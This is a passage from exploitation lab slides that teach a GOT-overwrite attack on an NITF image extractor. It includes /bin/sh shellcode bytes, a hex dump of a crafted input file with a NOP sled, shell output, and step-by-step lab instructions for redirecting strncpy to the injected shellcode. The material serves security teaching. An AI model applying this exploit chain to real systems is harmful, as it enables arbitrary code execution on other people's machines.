
# One More Step

<http://shell-storm.org/shellcode/index.html>

```
unsigned char shellcode[] = \
"\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\x
3\xcd\x80";
```

|       |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |                  |                  |
|-------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|------------------|------------------|
| 0160h | 39 | 37 | 30 | 30 | 32 | 36 | 37 | 39 | 34 | 34 | 34 | 39 | 30 | 30 | 30 | 30               | 9700267944490000 |
| 0170h | 30 | 31 | 33 | 34 | 36 | 34 | 39 | 38 | 36 | 30 | 00 | 30 | 30 | 30 | 30 | 0134649860.00000 |                  |
| 0180h | 30 | 30 | 30 | 30 | 90 | 90 | 90 | 90 | 90 | 90 | 90 | 90 | 90 | 90 | 90 | 90               | 0000.....        |
| 0190h | 31 | C9 | F7 | E1 | B0 | 0B | 51 | 68 | 2F | 2F | 73 | 68 | 68 | 2F | 62 | 69               | 1É÷á°.0h//shh/bi |
| 01A0h | 6E | 89 | E3 | CD | 80 | E3 | CD | 80 | 90 | 90 | 90 | 90 | 90 | 90 | 90 | 90               | n‰äÍ€äí€.....    |
| 01B0h | 44 | 65 | 66 | 61 | 75 | 6C | 74 | 20 | 49 | 6D | 61 | 67 | 65 | 20 | 49 | 64               | Default Image Id |
| 01C0h | 65 | 6E | 74 | 69 | 66 | 69 | 65 | 72 | 32 | 20 | 20 | 20 | 20 | 20 | 20 | 20               | entifier2        |

Running this gives us a shell when the next loop iteration makes a call to strncpy().



```
fas@fasdemo: ~/extract/src$ DFFPATH=$(pwd) ./extract75 ../5315_crafted_shellcode
*** Extract V7.5 ../5315_crafted_shellcode ***
Reading NITF 2.1 file. Please wait...$ nc -l 0.0.0.0 11111
Hello there!
```

# Putting it all together

Now you try! In order to attempt to exploit this vulnerability, you'll need to:

1. Know where in the input file `sBuffer` is read from so we can control it. It's right after the header. [We've done this for you: it's `0x16b`]
2. [Lab 1] Calculate the number of bytes till overwriting `number_of_images`, which is `sBuffer - number_of_images`. That overwrites `number_of_images` which is our loop condition. We just need this number positive so we overwrite with  
`\x41\x41\x41\x00`
3. [Lab 2: where] Set `image_info` to hold the address of `strncpy` since it's called next. We can find this address in the GOT.
4. [Lab 3: what] Set the value at the address above to our shellcode address.
5. [Lab 4: shellcode] Make sure that address has Your Preferred Shellcode<sup>™</sup>). We've already done that with shellcode from <https://shell-storm.org/shellcode/index.html>.

# Lab 1: Location of sBuffer and numi

1. Start gdb with the sample input (`gdb -args ./extract75 5315fb378c56843434354a742b47e0c42fb8f7f82cde45c2156acbe7a7bd3a 66`)
2. Find the addresses of `sBuffer` and `number_of_images`
3. Fill them out in `rewrite_nitf.py`:
  - a. `numi_addr` is `number_of_images`
  - b. `sBuffer`
  - c. Set `numi` to be a positive number such that `numi>=2`
  - d. `FILESTART` is `0x16b` (extra credit: why?)
4. Set a breakpoint at `extract.c:724`, run, and observe the value of `number_of_images` **AND** `image_info` before and after `read_verify` (use the `n` gdb command)

# Lab 2: GOT overwrite and attempt

1. Find `image_info_addr` address
2. Find the address of the `strncpy` GOT entry (`where_ptr`)

# Lab 3: Address write limitations

```

128 } jpeg_info_type;
129
130
131 typedef struct {
132 long length_of_subheader;
133 long nitf_file_offset;
134 long length_of_data;
135 bool bFile_written;
136 /* char *pData; */
137 } image_info_type;
138
139 typedef struct {
140 long length_of_subheader;
141 long length_of_data;
142 bool bFile_written;

```

138, 0-1      30%

Targeting variable 8 bytes away

```

721 /* Read Image subheader / data lengths */
722
723
724 read_verify(hNITF, sBuffer, 16 * number_of_images,
725 "Error reading header");
726
727 temp = sBuffer;
728
729 for (x = 0; x < number_of_images; x++) {
730 strncpy(Gstr, temp, 6);
731 Gstr[6] = '\0';
732 image_info[x].length_of_subheader = atol(Gstr);
733 temp += 6;
734
735 strncpy(Gstr, temp, 10);
736 Gstr[10] = '\0';
737 image_info[x].length_of_data = atol(Gstr);

```

721, 0-1      57%

6 bytes not enough

Target this

# Lab 3: GOT overwrite and attempt

1. Subtract 8 from your `where_ptr`
2. Add 6 to the file `offset` where the second write happens

# Lab 4: Inject Shellcode!

1. Select a shellcode from <https://shell-storm.org/shellcode/index.html>. Simple is better.
2. Match your shellcode location to the jump target you wrote to the GOT in Lab 3.
3. Test it out! Running `extract75 lab4.nitf` should result in execution of your shellcode.
  - a. Note: This will only work if your GOT is actually writable.

A

---

# Thank you

Questions?